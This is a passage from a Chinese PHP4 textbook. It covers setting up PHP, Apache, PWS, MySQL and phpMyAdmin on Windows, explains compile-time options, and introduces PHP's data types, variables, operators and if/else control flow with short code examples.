```
asp_tags = On :    允许使用 ASP 风格的标示符。
upload_max_filesize = 2097152:    上传文件的最大字节。
```

(关于 mysql 的设置)

```
mysql.default_host = localhost;
mysql.default_user = root;
mysql.default_password= yourpasswd;
```

(在使用 include 函数时, 只有被指定的目录下的文件才可以被包含)

```
include_path = \path1; \path2; \path3....
```

(只有 c: \php4\test 目录下面的 php 文件才可以执行)

```
doc_root= c: \php4\test
```

### 3. 安装 MySQL (mysql-3. 23. 27-beta-win. zip)

(1) 先安装 mysql, 默认安装路径为: “c: \mysql”。

(2) 打开“运行”, 输入 “c: \mysql\bin\mysqld-nt.exe -install”。

(3) 打开“管理工具”→“服务”, 找到“mysql”服务, 启动它。重启 Windows2000。这样就在 Windows 2000 下成功地安装了 PHP+MySQL+Apache。

## 2.3.3 Win98 下安装 Apache(PWS)、PHP4、MySQL 和 phpMyAdmin

### 1. 安装 PHP4

◆ 软件获得: 国外 <http://www.php.net>; 国内 <http://www.phpchina.com>, <http://phpuser.com> 等, 得到压缩包以后解压缩到 c: \php4 目录下。

◆ 将 php4ts.dll、msvcrt.dll 拷贝到 c: \windows\system。

◆ 把 php.ini-dist 改名为 php.ini 拷贝到 c: \windows\。

- ◆ 编辑下面这个文件，很简单，只要更改少许几个选项。

```
extension_dir = c: \php4
extension =php_ldap.dll
extension =php_zlib.dll
extension =php_calendar.dll
extension =php_exif.dll
extension =php_ftp.dll
extension =php_mssql70.dll
extension =php_imap.dll
```

上面这几行有就去掉前面的分号，没有就自己加上。建议读者先不要更改这个部分，否则容易出现错误。

- ◆ 如果读者所用的 Web Server 是 PWS，那么还要更改一个地方：

```
browscap = C: \windows\system\inetsrv\browscap.ini
```

并且修改一下 PWS-php4.reg 文件，将

```
".php"="[PUT PATH HERE]\\php4isapi.dll"
```

改为

```
".php"="C: \php4\php4isapi.dll"
```

只需指出 php4isapi.dll 文件的位置。

还可以添加其他后缀名，具体文件为：

```
REGEDIT
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\w3svc\parameters\Script Map]
".php"="C: \php4\php4isapi.dll"
".php"="C: \php4\php4isapi.dll"
".php4"="C: \php4\php4isapi.dll"
".phtml"="C: \php4\php4isapi.dll"
```

保存退出，双击执行，写入注册表。

- ◆ 其他细节设置：

```
asp_tags = On ; 允许使用 ASP 风格的标示符<% %>。
upload_max_filesize = 2097152; 上传文件的最大字节
mysql.default_host = localhost;
mysql.default_user = root;
mysql.default_password = yourpasswd;
```

以上关于 mysql 的设置可以在 my.cnf 中完成，这里只给出了很少的部分。

```
include_path = \path1; \path2; \path3...
```

在使用 include 函数时，只有被指定的目录下的文件才可以被包含。

- ◆ 关于 doc\_root 与 user\_dir 的设置方法

设置了 doc\_root 以后，只有 doc\_root 目录下面的 php 文件可以执行。比如 doc\_root=c:

\php4\test, 那么 php 文件只有放到这个目录下面才能被解释执行。

没有设置 user\_dir 时, 控制文件读取的是 doc\_root。如 http://localhost/doc.php 这个 URL, 打开了 c:\php4\test\下面的 doc.php 文件, 而不是 c:\programfiles\...\htdocs\下面的 doc.php 文件。

## 2. 安装 Apache1.3.12

(1) 软件获得 <http://www.apache.org>; <http://www.phpchina.com>; <http://phpuser.com>; <http://www.phpsite.net>。

(2) 软件安装 软件的安装很简单, 下载完后直接双击执行安装。

(3) 配置 配置 conf 目录下的 httpd.conf 文件

将 “#BindAddress \*” 改为 “BindAddress 127.0.0.1”

将 “#Servername new.host.name” 改为 “Servername localhost”

如果出现类似 “cannot determine local host name, use servername to set it manually” 的错误信息, 则可能是没有指定 servername。

然后, Apache 应该可以运行了。运行 Apache 后应该显示: “Apache/1.3.12 (Win32) running...”。

这里假设 Apache 是安装在默认目录下, 即: “C:/Program Files/Apache Group/Apache”, 否则文档中的 serverroot 以及 documentroot 等也要更改。比如安装在 c:\apache 下, 那么 serverroot = c:/apache documentroot = c:/apache/htdocs, 其他选项依次类推。

如果机器上还安装了别的服务器程序, 而又希望同时使用这些服务, 那么就必须改一下端口号 port, 默认为 80, 可以改为 81 或者 8080。不要使用其他一些常用的端口, 比如 21、23 或 25 等。

好了, 下面让 Apache 支持 PHP4。加上下面这么几句基本上就可以了:

```
ScriptAlias /php4/ "C:/php4/"  
AddType application/x-httpd-php4 .php  
AddType application/x-httpd-php4 .php  
AddType application/x-httpd-php4 .php4  
Action application/x-httpd-php4 "/php4/php.exe"
```

不要写成

```
Action application/x-httpd-php4 "c:/php4/php.exe"
```

否则会出错。

在 httpd.conf 中分别找到相似的行, 加进去, 这样容易维护一些。

关于默认启动文档: Apache 的默认启动文档为 index.html, 找到

```
DirectoryIndex index.html
```

把它改为想要的默认启动文档。

若想要支持更多文档, 要像这样:

```
DirectoryIndex index.htm  
DirectoryIndex index.php  
DirectoryIndex index.php
```

DirectoryIndex index.php4

现在已经完成配置任务了，写一个测试文件：

```
<?phpinfo();
?>
```

保存为 info.php。在浏览器中输入 <http://localhost/info.php>，就可以看到效果了。

别忘了要先运行 Apache。

### 3. 安装 PWS

软件获得：WIN98 光盘 add-ons\pws 目录内。直接 setup 就可以了，无须配置！安装完成以后，运行 PWS，点“高级”建立一个虚拟目录，点“编辑属性”修改其属性。默认为读取和脚本中间还有一个执行，在前面打上勾，把它选上。这个目录下面的 PHP4 文件就可以运行了。

注意在 PHP.INI 文件中设置：

```
browscap = C:\windows\system\inetrv\browscap.ini
```

如果没有设置，PHP4 是不可能运行的。

### 4. 安装 MYSQL(mysql-3.23.21-beta-win)

软件获得：国外 <http://www.mysql.com>；国内 <http://www.phpchina.com>；<http://phpuer.com>，<http://www.phpsite.net>。

运行 setup 文件，安装完毕后应该没有任何提示，这时 mysql 已经装到系统中去了，默认目录为 c:\mysql。

在 c:\mysql 下有一个文件 my-example.cnf，将它改名为 my.cnf 拷贝到 c:\ 下，无须修改这个文件的内容，还可以加入用户名、密码、登录主机、数据库和端口等信息。

在 c:\mysql\bin 目录下，双击 mysqld 应用程序，正常情况下 DOS 窗口一闪而过。建议打开一个 MS-DOS 窗口，在 c:\mysql\bin>提示符下输入“mysqld”，

执行 MYSQL 守护进程。如果没有 mysqld 就应该有 mysqld-shareware.exe，执行它也一样。

如果没有任何提示，则表示没有错误。mysql 已经开始运行了，可以试着输入以下几个命令来测试一下：

```
c:\mysql\bin>mysqladmin ping
mysql is alive
c:\mysql\bin>mysqlshow
```

屏幕将会显示：

```
+-----+
| Databases |
+-----+
| mysql    |
| test     |
+-----+
```

以上为正常情况。

输入 mysql 进行登录:

```
c:\mysql\bin>mysql -u root -p
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8 to server version: 3.23.21-beta-debug
Type 'help' for help.

mysql>
```

记得在登录之前运行 mysqld, 否则就会出现这样的错误提示:

```
Can't connect to MySQL server on 'localhost' <10061>
```

### 5. 安装 phpMyAdmin (phpMyAdmin\_2.1.0)

这是一个用 PHP 写的应用程序, 直接拷贝到可执行 PHP 的目录下运行即可。比如

```
c: /program files/apache group/apache/htdocs/phpmyadmin/
```

修改一下 config.inc.php 文件, 把

```
require("english.inc.php");
```

改为

```
require("chinese_gb.inc.php");
```

我们在后面有专门的一节讲解怎样使用 phpMyadmin。

## 2.4 PHP 配置选项详解

在编译时可以加入其他的选项, 分别解释如下。

### ◆ Apache 模块

语法: --with-apache=DIR

说明: 用本选项可以让 PHP 以 Apache 模块方式来使用, DIR 的字符串可以是 /usr/local/apache 或其他安装 Apache 的目录。

范例: --with-apache=/var/lib/apache

### ◆ fttpd 服务器模块

语法: --with-fttpd=DIR

说明: 若使用 fttpd 服务器, 可以使用本指令编译 PHP。用模块的方式配合 fttpd 服务器, 可以有较好的性能。

### ◆ Adabas D 数据库

语法: --with-adabas=DIR

说明: 数据库系统为 Adabas D 数据库时需要加本选项。关于 Adabas D 数据库的细节, 可以参考 <http://www.adabas.com>。

范例: --with-adabas=/usr/local/adabasd

### ◆ dBase 数据库

语法: --with-dbase

说明: 只要加本选项, 不用其他的参数或函数库, PHP 就会让系统有存取 dBase 数据库

的功能。

◆ **filePro 数据库**

语法: --with-filepro

说明: 不用指定数据库路径及其他函数库等, 可以读取 filePro 数据库(只读)。

◆ **mSQL 数据库**

语法: --with-msql=DIR

说明: 提供存取 mSQL 数据库的方法。更多的细节请参考 mSQL 的网站 <http://www.hughes.com.au>。

范例: --with-msql=/usr/local/Hughes

◆ **MySQL 数据库**

语法: --with-mysql=DIR

说明: 提供存取 MySQL 数据库的方法。更多的细节请参考 MySQL 的网站 <http://www.tcx.se>。

范例: --with-mysql=/usr/local/mysql

◆ **iODBC 数据库装置**

语法: --with-iodbc=DIR

说明: 提供 ODBC 数据库装置, 用来存取后端数据库。更多的细节请参考 iODBC 的网站 <http://www.iodbc.org>。

范例: --with-iodbc=/usr/local/iodbc

◆ **OpenLink ODBC 数据库装置**

语法: --with-openlink=DIR

说明: 使用 OpenLink ODBC 数据库装置, 用来存取后端数据库。更多的细节请参考 OpenLink ODBC 的网站 <http://www.openlinksw.com>。

范例: --with-openlink=/usr/local/openlink

◆ **Oracle 数据库**

语法: --with-oracle=DIR

说明: 使用 Oracle 数据库。Oracle 的版本要在 7.3 版以上。也可以在 PHP 程序中使用环境变量 ORACLE\_HOME 来指定 Oracle 的路径。更多有关 Oracle 的信息请参考 Oracle 的网站 <http://www.oracle.com>。

范例: --with-oracle=/export/app/oracle/product/7.3.2

◆ **PostgreSQL 数据库**

语法: --with-pgsql=DIR

说明: 使用 PostgreSQL 数据库。更多有关 PostgreSQL 的信息请参考 PostgreSQL 的网站 <http://www.postgreSQL.org>。

范例: --with-pgsql=/usr/local/pgsql

◆ **Solid 数据库**

语法: --with-solid=DIR

说明: 使用 Solid 数据库。更多有关 Solid 的信息请参考 Solid 的网站

<http://www.solidtech.com>。

范例: `--with-solid=/usr/local/solid`

#### ◆ Sybase 数据库

语法: `--with-sybase=DIR`

说明: 使用 Sybase 数据库。更多有关 Sybase 的信息请参考 Sybase 的网站

<http://www.sybase.com>。

范例: `--with-sybase=/home/sybase`

#### ◆ Sybase-CT 数据库

语法: `--with-sybase-ct=DIR`

说明: 使用 Sybase-CT 数据库。

范例: `--with-sybase-ct=/home/sybase`

#### ◆ Velocis 数据库

语法: `--with-velocis=DIR`

说明: 使用 Velocis 数据库。有关 Velocis 数据库的进一步资料请参考 Raima 公司的网站

<http://www.raima.com>。

范例: `--with-velocis=/usr/local/velocis`

#### ◆ 自定义 ODBC 数据库驱动程序

语法: `--with-custom-odbc=DIR`

说明: 使用自定义的 ODBC 函数库。当然, 在使用本方式时要指定 `CUSTOM_ODBC_LIBS` 及 `CFLAGS` 变量。例如在 QNX 机器上使用 Sybase SQL Anywhere 时可能要设定系统环境变量 `CFLAGS=-DODBC_QNX`、`LDLAGS=-lunix` 及 `CUSTOM_ODBC_LIBS="-ldblib -lodbc"`, 并要在 PHP 中设定加入 `"--with-custom-odbc=/usr/lib/sqlany50"`。

范例: `--with-custom-odbc=/usr/local/odbc`

#### ◆ 不使用 ODBC 数据库驱动程序

语法: `--disable-unified-odbc`

说明: 使用本选项将使所有的 ODBC 数据库驱动程序不起作用。本选项不用指定路径, 而受本选项影响的选项有 `--with-iodbc`、`--with-solid`、`--with-adabas`、`--with-velocis` 及 `--with-custom-odbc`。

#### ◆ LDAP 目录协定

语法: `--with-ldap=DIR`

说明: 若要使用目录协定(Lightweight Directory Access Protocol, LDAP)则必须要打开本选项。有关 LDAP 的细节, 可以参考 RFC 文件的 RFC1777 及 RFC1778。

范例: `--with-ldap=/usr/local/ldap`

#### ◆ mcrypt 编码函数库

语法: `--with-mcrypt=DIR`

说明: 当安装了 mcrypt 函数库后, 可在编译 PHP 时加入本选项, 让程序可以使用编解码功能。

范例: `--with-mcrypt=/usr/local/include`



#### ◆ Sys V 信号

语法: `--enable-sysvsem`

说明: 要使用 Sys V 的信号(semaphores)机制, 则要打开本选项。

#### ◆ XML 支持

语法: `--with-xml`

说明: 打开本选项可以支持 James Clark's 写的 XML 解析程序库。

#### ◆ 维护模式

语法: `--enable-maintainer-mode`

说明: 本选项一般不会打开, 它只对 PHP 开发人员比较有用。

#### ◆ 常规表示程序库

语法: `--with-system-regex`

说明: 若需要额外的常规表示功能, 则可以加入本选项。

#### ◆ PHP 配置文件

语法: `--with-config-file-path=DIR`

说明: 用来指定 `php.ini` 或 `php4.ini` 的路径, 供 PHP 初始化时使用。

范例: `--with-config-file-path=/usr/local/lib`

#### ◆ PHP 执行路径

语法: `--with-exec-dir=DIR`

说明: 有时为了系统的安全性考虑, 会指定 PHP 程序一定要在哪个目录执行。

范例: `--with-exec-dir=/usr/local/bin`

#### ◆ 调试模式

语法: `--enable-debug`

说明: 本选项一般不使用, 除非在开发 PHP 程序时。它可以显示更多的错误信息。

#### ◆ 安全模式

语法: `--enable-safe-mode`

说明: 默认值是打开的, 可以对系统安全提供比较多的保护。

#### ◆ 变量跟踪

语法: `--enable-track-vars`

说明: 让 PHP 能跟踪 `HTTP_GET_VARS`、`HTTP_POST_VARS` 及 `HTTP_COOKIE_VARS` 三个变量, 一般是打开的。

#### ◆ 自动加引入字符

语法: `--enable-magic-quotes`

说明: 可让程序在执行时自动加入反斜线的引入字符。

#### ◆ 开启调试器

语法: `--enable-debugger`

说明: 打开内置的 PHP 调试器。目前本功能还在实验阶段, 尚未成熟。

#### ◆ 取消路径(discard path)

语法: `--enable-discard-path`

说明：打开这个选项，使用者就不能透过浏览器读取.htaccess 等和系统安全相关的文件。

◆ 高精度数学函数

语法：--enable-bcmath

说明：打开高精度函数。必须要先安装本函数库，本选项方有效。

◆ 强迫 CGI 重导

语法：--enable-force-cgi-redirect

范例：若使用 CGI VERSION 模式来执行 PHP 的设定，打开本选项会增加安全性。例如使用者读[http://my\\_host/cgi-bin/php/secret/doc.html](http://my_host/cgi-bin/php/secret/doc.html)时，若遇到比较了解 PHP 系统的黑客，该黑客可能会输入以下网址 [http://my\\_host/secret/doc.html](http://my_host/secret/doc.html) 来读取相关信息。若 PHP 和 Apache 编译在一起，让 PHP 变成 Apache 的一部分，则不需要加入本选项。

◆ 不使用短的标示符

语法：--disable-short-tags

说明：设定本选项后，PHP 的程序就不能使用短的<?...?>标示符，一定要用<?php...?>的长标示符。

◆ 引入远程文件

语法：--enable-url-includes

说明：设定本选项可让 PHP 程序引入(include)远程的 HTTP 或 FTP 服务器中的文件。

◆ 关闭语法效果

语法：--disable-syntax-hl

说明：使用本选项会关闭 PHP 的语法效果。



## 第 3 章 PHP 中的数据类型

### 3.1 引用与注释

#### 3.1.1 引用

跟其他语言一样，PHP 脚本中也可以引用其他文件。我们可以将常用的功能写成一个函数，放在单独的文件之中，然后引用这个文件，这样便能调用这个函数了，省去了重写代码的工作。

引用其他文件的方法有两种：`require` 和 `include`。两种方法还是有所区别的，`require` 的使用方法如 “`require("MyRequireFile.php");`”。这个函数通常放在 PHP 程序的最前面，PHP 程序在执行前，就会先读入 `require` 所指定引入的文件，使它变成 PHP 程序网页的一部分。也可以用这个方法将常用的函数引入到网页中。

`Include` 的使用方法如 “`include("MyIncludeFile.php");`”。这个函数一般放在流程控制的处理部分中。PHP 程序在读到 `include` 的文件时，才将它包含进来，这一点与 `require` 语句不同。

#### 3.1.2 注释

在 PHP 的程序中加入注释的方法很灵活。可以使用 C 语言、C++ 语言或者是 Unix 的 Shell 语言的注释方式，也可以混合使用。每个人都可以有属于自己的写作风格。例：

```
<?php
echo "这是第一种例子。\\n"; //本例是 C++语法的注释
/*本例采用多行的
注释方式*/
echo "这是第二种例子。\\n";
echo "这是第三种例子。\\n"; #本例使用 UNIX Shell 语法注释
?>
```

不过在使用多行注释时请注意，不能使用嵌套注释，否则会引起错误。例：

```
<?php
/*
echo "这是错误的示范。\\n"; /* 嵌套注释会引起问题 */
*/?>
```

## 3.2 常数与变量

### 3.2.1 常数

PHP 中定义了一些保留常数，它们都有特定的意义，用户在定义自己的变量和常数的时候不能跟这些保留常数重名。这些保留常数如下：

(1) `__FILE__` 这个常数是 PHP 程序的文件名。若使用了引用文件(include 或 require)，则在引用文件内的该常数为被引用的文件名，而不是引用它的文件名。

(2) `__LINE__` 这个保留常数是 PHP 代码的行数。若引用文件(include 或 require)，则在引用文件内的该常数为被引用文件的行，而不是引用它的文件行。

(3) `PHP_VERSION` 这个保留常数是 PHP 程序的版本，如“4.0.2”。

(4) `PHP_OS` 这个保留常数指执行 PHP 解释器的操作系统名称，如“Linux”。

(5) `TRUE` 这个常数就是真值(true)。

(6) `FALSE` 这个常数就是假值(false)。

(7) `E_ERROR` 这个常数指到最近的错误处。

(8) `E_WARNING` 这个常数指到最近的警告处。

(9) `E_PARSE` 本常数是指导语法有潜在问题的地方。

(10) `E_NOTICE` 这个常数是发生异常但不一定是错误的地方。例如保存一个并不存在的变量。

这些 E\_开头形式的常数，可以参考 `error_reporting()` 函数，那里有更多的相关说明。

如果在写程序时，以上的保留常数不够用。我们可以使用 `define()` 函数来自行定义所需要的常数。见下例：

```
<?php
define("COPYRIGHT","Copyright&copy;2000,netleader.126.com");
echo COPYRIGHT;
?>
```

### 3.2.2 变量

PHP 中变量的类型不多，主要有以下五种：

- ◆ string
- ◆ integer
- ◆ double
- ◆ array
- ◆ object

string 即为字符串变量，无论是单个字符还是含有很多个字符的字符串都属于这种变量

类型。值得注意的是在给字符串变量赋值的时候,要在头尾加上双引号或者单引号(例如:"这是字符串")。若要让字符串执行时,可使用一些特殊的字符,就是反斜线加上指定的符号,如果是\x加上二位数字,如\xFE,即表示16进位字符,详见表3-1。

表 3-1 转义字符

符 号	意 义
\"	双引号
\\	反斜线
\n	换行
\r	回车
\t	制表符

integer 为整数类型。在32位的操作系统中,它的有效范围为-2,147,483,648~+2,147,483,647。要使用16进位整数可以在前面加0x。

double 为浮点数类型。在32位的操作系统中,它的有效范围为1.7E-308~1.7E+308。

array 为数组变量,可以是二维、三维或者多维数组,其中的数组元素也很自由,可以是string、integer或double,甚至是array。

object 为对象变量,我们会在后面有一章专门详细地讲解PHP中的面向对象编程。

要使用变量,只要在英文字符串前面加个\$符号即可。目前变量名称仍不能使用中文,并且变量的大小写是不一样的,所以,在开发PHP程序的团队中最好使用相同风格的变量,以免因为变量大小写不同而花许多无谓的时间去寻找问题。

以下为变量的使用范例:

```
$mystring="我是字符串";
$WilsonPeng="真是认真的作者";
$NewLine="换行了\n";
$int1 =38;
$int2 =49;
$hexint =0x10;
$float1=1.732;
$float2=1.4E+2;
$MyArray1=array("子","丑","寅","卯");
$MyArray2=array(
    "地支"=>array("子","丑","寅","卯"),
    "生肖"=>array("鼠","牛","虎","兔"),
    "数字"=>array(1,2,3,4)
);
```

对象的使用就比较麻烦了,要先声明类型,甚至必须先定义方法才能使用对象,如下例:

```
class foo{
```

```
function do_foo() {  
    echo "Doing foo.";  
}  
  
$bar=new foo;  
$bar->do_foo();
```

更多有关对象的讨论可以参考本章后面的部分。

此外，还有布尔值(boolean)，通常 1 即为 true，0 为 false。

在 PHP 程序中可以随意改变变量的类型，直接拿过来就可以用了，不用经过特殊的转换函数。当然，浮点数转换成整数就有点牵强了，不过可以将浮点数转换成字符串。

### 3.2.3 变量的使用

就像大部分的结构化程序有所谓的全局变量与局部变量一样，PHP 在这方面也有相同的处理方式。

在执行 PHP 的程序时，系统会在内存中保留一块全局变量的区域。实际运用时，可以使用“\$GLOBALS[“变量名称”]”将需要的变量取出。在使用者自定义的函数或程序中，就可以用 \$GLOBALS 数组取出需要的变量。当然，别忘了 PHP 的变量区分大小写。

\$GLOBALS 数组是 PHP 程序中比较特殊的变量，不必声明，系统自动把相关的变量放在里面。在函数中，也不必管 \$GLOBALS 数组是否已经做过全局声明，就可以直接使用了。

与 \$GLOBALS 变量类似的还有 \$php\_errormsg 字符串变量。若 PHP 的配置文件 (php.ini/php.ini) 中的 track\_errors 选项打开的话，就会有全局变量 \$php\_errormsg 存在，用它来保存错误信息。

在 PHP 中，全局变量的有效范围(scope)仅限于主要程序中，不会影响到函数中同名的变量，也就是全局变量与局部变量互不侵犯。若要在每个函数中都能使用变量，就要用到 \$GLOBALS 数组或是使用 global 声明全局变量。

例如，在自行开发的函数中，要取得目前执行 PHP 程序页面的文件名，就可以用“\$GLOBALS[“PHP\_SELF”]”取出 \$PHP\_SELF 的值。

```
<?php  
//本程序使用$GLOBALS 数组  
function myfunc(){  
    echo $GLOBALS[“PHP_SELF”];  
}  
  
myfunc();  
?>
```

下面是错误的示范，请勿模仿，上面的才是正确的示范。

```
<?php  
//这是错误的示范
```

```
function errfunc(){
    echo $PHP_SELF;
}

errfunc();

?>
```

但是这个错误的示范要是改成下例就没问题了。

```
<?php
//本程序使用全局声明

function myfunc(){
    global $PHP_SELF;
    echo $PHP_SELF;
}

myfunc();

?>
```

在变量前面加上 `global`，就是声明该变量为全局变量。用这种方式，就是不使用 `$GLOBALS` 数组，也能让变量在自行开发的函数中使用。

接下来先看静态变量的例子。

```
<?php
//静态变量的例子

function myfunc(){
    static $mystr;
    $mystr.="A";
    echo $mystr."<br>\n";
}

myfunc(); //A
myfunc(); //AA
myfunc(); //AAA

?>
```

函数在被执行时所产生的变量，在函数结束时就消失了。有时因为程序的需要，在函数循环中，不希望每次执行完函数后变量就消失，此时静态变量(static variable)就派上用场了。上例中，使用 `$mystr` 变量之前，先在变量前面加上 `static`，即表示变量 `$mystr` 是静态变量。每次执行 `myfunc()` 函数时，`$mystr` 的值会一直增加，每执行一次就打印输出一个 A。若将 `static` 的静态变量声明拿掉，就没办法累加字符 A 了。如下例：

```
<?php
//不是静态变量的例子(错误的)

function myfunc() {
    $mystr.="A";
```



```
echo $mystr."<br>\n";  
}  
myfunc();//A  
myfunc();//A  
?>
```

再看一个比较实际的例子，它可处理表格的颜色，让隔行的颜色不同。

```
<?php  
function TdBackColor() {  
    static $ColorStr;  
    if ($ColorStr=="808080") {  
        $ColorStr="c0c0c0";  
    } else {  
        $ColorStr="808080";  
    }  
    return($ColorStr);  
}  
echo "<table border=1>\n";  
for ($i=0; $i<10; $i++) {  
    $ColorStr=TdBackColor();  
    echo "<tr><td bgcolor=".$ColorStr.">这是第".$i."行</td></tr>\n";  
}  
echo "</table>";  
?>
```

PHP 的变量使用技巧上，最令人觉得不可思议的则是变量的变量(variable variable)，例：

```
<?php  
$a = "Hello";  
$$a = "world";  
echo "$a, $hello";    // Hello, world  
echo "$a, {$a}";      // 也是 Hello, world  
?>
```

还有变量的函数(variable function)，例：

```
<?php  
function myCallbackFunction(){  
    print("Hello from callback");  
}  
function myFunction($callback){  
    $callback();  
}
```

```

}

// call to myFunction passing callback
// function as parameter
myFunction("myCallbackFunction");

?>

```

其实这些都非常简单，读者仔细思考一下就会明白其中的道理。

对于使用者在 FORM 中输入的数据，怎么处理呢？要是在 PHP 的配置文件中，将 `track_vars` 设为 On，则直接使用变量名字就可以了。如下例，在执行 `next.php` 时，系统会自动产生两个变量 `$username` 及 `$sex`，可以直接使用。

```

<form action=next.php method=post>
姓名: <input type=text name="username"><br>
性别: <input type=text name="sex"><br>
<input type=submit>
</form>

```

由于 PHP 的许多语法都是 C 语言的翻版，故 PHP 在使用变量时，可随时使用新的变量，只要在使用前将变量初始化就行了，不必像 Pascal 语言那样严谨，所有要使用的变量都要事先声明。这当然有好处也有坏处：好处是使用方便、自由；坏处就是常常因这些自由而付出相当大的代价除错。对程序码短的 PHP 程序当然不成问题，当程序在数百、数千行，甚至 `include` 或 `require` 好几层之后，问题就浮现出来了。无论如何，保持良好的编程习惯是非常重要的。

### 3.3 运算符

运算符可以用来处理数字、字符串及其他需要比较运算的条件。PHP 的运算符和 C 语言的运算符与很类似，对于有经验的程序设计人员，应该可以很顺利地掌握 PHP 的运算符。

不同的运算符，是有优先顺序的，就像小时候在数学中学到的，先乘除、后加减。PHP 的运算优先顺序可以参考表 3-2，愈往下表示优先权愈高。在后面几节中将解释符号所代表的意义。

表 3-2 PHP 中的运算符

运 算 符	结 合 规 则
,	左至右
Or	左至右
Xor	左至右
And	左至右
= &=  = /= %= ^= += -= *=	左至右

(续)

运 算 符	结 合 规 则
?:	左至右
	左至右
&&	左至右
	左至右
^	左至右
&	左至右
== !=	不限
< <= >= >	不限
<< >>	左至右
+ - .	左至右
* / %	左至右
! ~ ++ -- @	右至左
[]	右至左

正是由于这些运算符有优先级的问题，所以我们在写程序的时候要注意正确地使用这些运算符。

### 3.3.1 算术运算

算术运算(arithmetic operators)符号，就是用来处理四则运算的符号，这是最简单，也最常用的符号，尤其是数字的处理，几乎都会使用到算术运算符。算术运算符及其意义见表 3-3。

表 3-3 算术运算符

符 号	意 义
+	加法运算
-	减法运算
*	乘法运算
/	除法运算
%	取余数
++	累加
--	递减

以下为简单的算术运算范例。

```
<?php
```

```
$a = 8;
```

```

$b = 2;
$c = 3;
echo $a+$b."<br>\n";
echo $a.$b."<br>\n";
echo $a*$b."<br>\n";
echo $a/$b."<br>\n";
echo $a%$c."<br>\n";
$a++;
echo $a."<br>\n";
$c--;
echo $c;
?>

```

### 3.3.2 字符串运算

字符串运算(string operator)的运算符只有一个,就是英文的句号“.”。它可以将字符串连接起来,变成合并的新字符串。

以下是字符串运算的例子。

```

<?php
$a = "PHP 4";
$b = "功能强大";
echo $a.". $b";
?>

```

### 3.3.3 赋值运算

赋值运算符(assignment operators)有时会搞得人一头雾水,不过它可以让程序更精简,增加程序的执行效率。赋值运算符及其含义见表 3-4。

表 3-4 赋值运算符

符 号	意 义
=	将右边的值连到左边
+=	将右边的值加到左边
-=	将右边的值减到左边
*=	将左边的值乘以右边
/=	将左边的值除以右边
%=	将左边的值对右边取余数
.=	将右边的字符串加到左边

以下为赋值运算符的范例。

```

<?php
$a = 5;
$a += 2;    // 即 $a = $a + 2;
echo $a."<br>\n";
$b = "哇";
$b .= "哈";    // $b = "哇哈";
$b .= "哈";    // $b = "哇哈哈";
echo "$b<br>\n";
?>

```

### 3.3.4 位元运算

PHP 的位元运算符(bitwise operators)共有 6 个, 提供数字做一些快速而低阶的运算。想了解更多有关位元运算的介绍, 可以参考离散数学方面的书籍, 这里就不做详细介绍了。位元运算符及其含义见表 3-5。

表 3-5 位元运算符

符 号	意 义
&	且 (And)
	或 (Or)
^	互斥 (Xor)
<<	向左移位
>>	向右移位
~	取 1 的补数

### 3.3.5 逻辑运算

逻辑运算符(logical operators)通常用来测试真假值。最常见到的逻辑运算就是对循环的处理, 用来判断是否该离开循环或继续执行循环内的命令。逻辑运算符及其含义见表 3-6。

表 3-6 逻辑运算符

符 号	意 义
<	小于
>	大于
<=	小于或等于
>=	大于或等于

(续)

符 号	意 义
==	等于
!=	不等于
&&	而且 (And)
and	而且 (And)
	或者 (Or)
or	或者 (Or)
xor	互斥 (Xor)
!	不 (Not)

下面为逻辑运算符的范例。

```
<?
$a = 5;
if ($a != 5) {
    echo "&#036;a 不是 5";
} else {
    echo "&#036;a 是 5";
}
?>
```

### 3.3.6 其他运算符

除了上述的运算符之外, 还有一些运算符难以归类。见表 3-7。

表 3-7 其他运算符

符 号	意 义
\$	变量
&	变量的指针(加在变量前)
@	不显示错误信息(加在函数前)
->	对象的方法或者属性
=>	数组的元素值
?:	三元运算符

其中比较特殊的是三元运算符“?:”, 可用下列来解释:

```
(expr1) ? (expr2) : (expr3);
```

若 expr1 的运算结果为 true, 则执行 expr2; 否则执行 expr3。实际上它有点类以 if...else 循环, 但可以让程序精简而有效率。

## 3.4 流程控制

由于 PHP 的大部分语法都承袭了 C 语言的语法, 因此, 在流程控制方面, 也是有着和 C 语言极类似的循环。PHP 的循环不像 ASP 可以使用 goto 的 BASIC 语法, PHP 是结构化的程序语言, 流程的设计上有一定的规定, 而不能用 BASIC 的观念来乱跳到别的区段中。

PHP 的语法没有如同 C 语言的 main(){} 区段, 其实整个 PHP 主页面(浏览器输入的 URL)就是 main(){} 区段, 这点和其他的解释程序, 如 Perl、Python 和 Shell Script 倒是很像 PHP。

PHP 在流程的区段分隔符号上, 都是使用 “{” 当作区段的开头, 用 “}” 当作结尾, 和 C 语言相同。不过 C 语言可以定义 begin 为开头、end 为结尾(像 Pascal), 而 PHP 中不能做这种特殊的定义。

PHP 语法中在每道命令结束时都要加上分号 “;”, 但是在区段结尾符号 “}” 后面不用加上分号结束。

### 3.4.1 if...else

if...else 循环有以下三种构造。

第一种只用到 if 条件, 当作单纯的判断。解释成“若发生了某事则怎样处理”。语法如下:

```
if(expr) {  
    statement  
}
```

其中的 expr 为判断的条件, 通常都是用逻辑运算符(logical operators)作为判断的条件, 而 statement 为符合条件的执行区段程序, 若程序只有一行, 则可以省略花括号 “{}”。

范例 1: (本例省略花括号)

```
<?php  
if (date("D")=="Sat") echo "周末了, 狂欢去";  
?>
```

范例 2: (本例的执行区段有三行, 不可省略花括号)

```
<?php  
if (file_exists("/usr/local/lib/php.ini")) {  
    echo "以下是 PHP 的配置文件<p><pre>\n";  
    readfile("/usr/local/lib/php.ini");  
    echo "</pre>\n";  
}
```

第二种是除了 if 之外, 加上了 else 的条件, 可解释成“若发生了某事则怎样处理, 否则该如何解决”。语法如下:

```
if (expr) {  
    statement1  
} else {  
    statement2  
}
```

范例：下面的例子所做的处理更完整。由于其中的 `else` 只有一行执行的命令，因此不用加上花括号。

```
<?php  
$f="/usr/local/lib/php.ini";  
if (file_exists($f)) {  
    echo "以下是 PHP 的配置文件<p><pre>\n";  
    readfile($f);  
    echo "</pre>\n";  
} else echo "很抱歉，找不到 $f";  
?>
```

第三种就是嵌套的 `if...else` 循环，通常用在多选项判断时。它将数个 `if...else` 拿来合并运用处理。

直接看下面的例子：

```
<?php  
if ($a > $b) {  
    echo "a 比 b 大";  
} elseif ($a == $b) {  
    echo "a 等于 b";  
} else {  
    echo "a 比 b 小";  
}  
?>
```

